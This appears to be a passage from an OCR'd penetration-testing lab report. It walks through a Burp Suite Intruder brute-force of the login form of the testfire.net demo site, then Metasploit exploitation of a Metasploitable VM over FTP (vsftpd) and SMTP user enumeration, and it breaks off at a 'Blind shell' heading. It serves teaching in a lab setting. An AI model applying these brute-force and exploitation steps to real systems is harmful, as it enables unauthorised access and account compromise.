
Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.
Target: http://testfire.net
Update Host header to match target
Add §
Clear §
Auto §
Refresh
POST /doLogin HTTP/1.1
Host: testfire.net
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 39
Origin: http://testfire.net
Connection: close
Referer: http://testfire.net/login.jsp
Cookie: JSESSIONID=B177D6A25919E82353329357AC504457
Upgrade-Insecure-Requests: 1
uid=admin&passw=sdfbllk&btnSubmit=Login
Search...
0 matches
Clear
0 payload positions
Length: 569



Step 4: Now set the payload. Choose a payload size of 2 and a payload format of simple list. Any four random usernames will now have the genuine username and password added. A variety of lengths will appear after selecting the "Start Attack" option. The actual username and password have a different length.


Burp Suite Community Edition v2022.9.6 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
1 × 2 ×
Positions Payloads Resource Pool Options
Payload Sets
Start attack
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.
Payload set: 1
Payload count: 4
Payload type: Simple list
Request count: 0
Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
Deduplicate
admin
password
akkll
euiiiilmm
Add
Add from list ... [Pro version only]
Payload Processing
You can define rules to perform various processing tasks on each payload before it is used.
Add
Edit
Remove
Up
Down
Enabled
Rule
Payload Encoding
This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.
URL-encode these characters: ./\=<>?+&*;:"{}|^`#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
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
1 × 2 ×
Positions Payloads Resource Pool Options
Payload Sets
Start attack
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.
Payload set: 2
Payload count: 4
Payload type: Simple list
Request count: 16
Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
Deduplicate
admin
password
sfghj
255hk
Add
Add from list ... [Pro version only]
Payload Processing
You can define rules to perform various processing tasks on each payload before it is used.
Add
Edit
Remove
Up
Down
...
Rule
Payload Encoding
This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.
URL-encode these characters: ./\=<>?+&*;:"{}|^`#




4. Perform Exploiting Metasploit.

a) Exploiting Metasploit using FTP

In this attack we use the FTP port to exploit the metasploitable.


Step 1: Launch Kali Linux and Metasploit concurrently. Use the ifconfig and nbtscan commands to find the ip addresses of the kali and metasploit table machines.




Step 2: The database should be initiated, its status should be checked, and it should be started.

Step 3: Use the nmap tool to determine the system version. putting the nmap -sV command in for 192.168.56.101. With this command, we may learn the version, the port's status, and the list of available services.

Step 4: As the ftp port will be used for the attack, we must first check it for vulnerabilities. Enter the command nmap -p 21 - -script vuln 192.168.56.101 to do this. We will be able to identify the vulnerabilities as a result.




Step 5: We now need to use the meta sploit tool, thus we must launch msfconsole and enter the command search vsftpd.



Step 6: Copy the route indicated there, as it is the route through which we can access the machine. With the pathname, type the command.


Step 7: Now we need to set the rhost and the payload for the exploitation, as seen in the figure below.

Step 8: After that, execute the command exploit. Use the whoami command to determine which directory you are currently in once you have successfully signed in to the target machine's kernel.




b) Exploiting Metasploit using SMTP


Step 1: Open Kali Linux and the Metasploitable, and then use the ifconfig and nmap commands to find out the IP addresses of each machine.



Step 2: Use the nmap -p 25 192.168.56.101 command to then search the port smtp for all available information.




Step 3: Run the Metasploit software and enter the command search smtp in the msfconsole.



Step 4: Take Route 25 to use it right away. Use the command use 25. which will have a path that concludes in "smtp enum".

.


Step 5: The RHOSTS should now be set to the metasploitable IP address.



Step 6: After that, enter the command exploit and enter the shell.


Step 7: To scan the port, open a new prompt and enter the root and nc commands.

Step 8: Validate the database using the commands VRFY mysql, VRFY daemon, and VRFY postgres.




c) Exploiting Metasploit using Blind shell

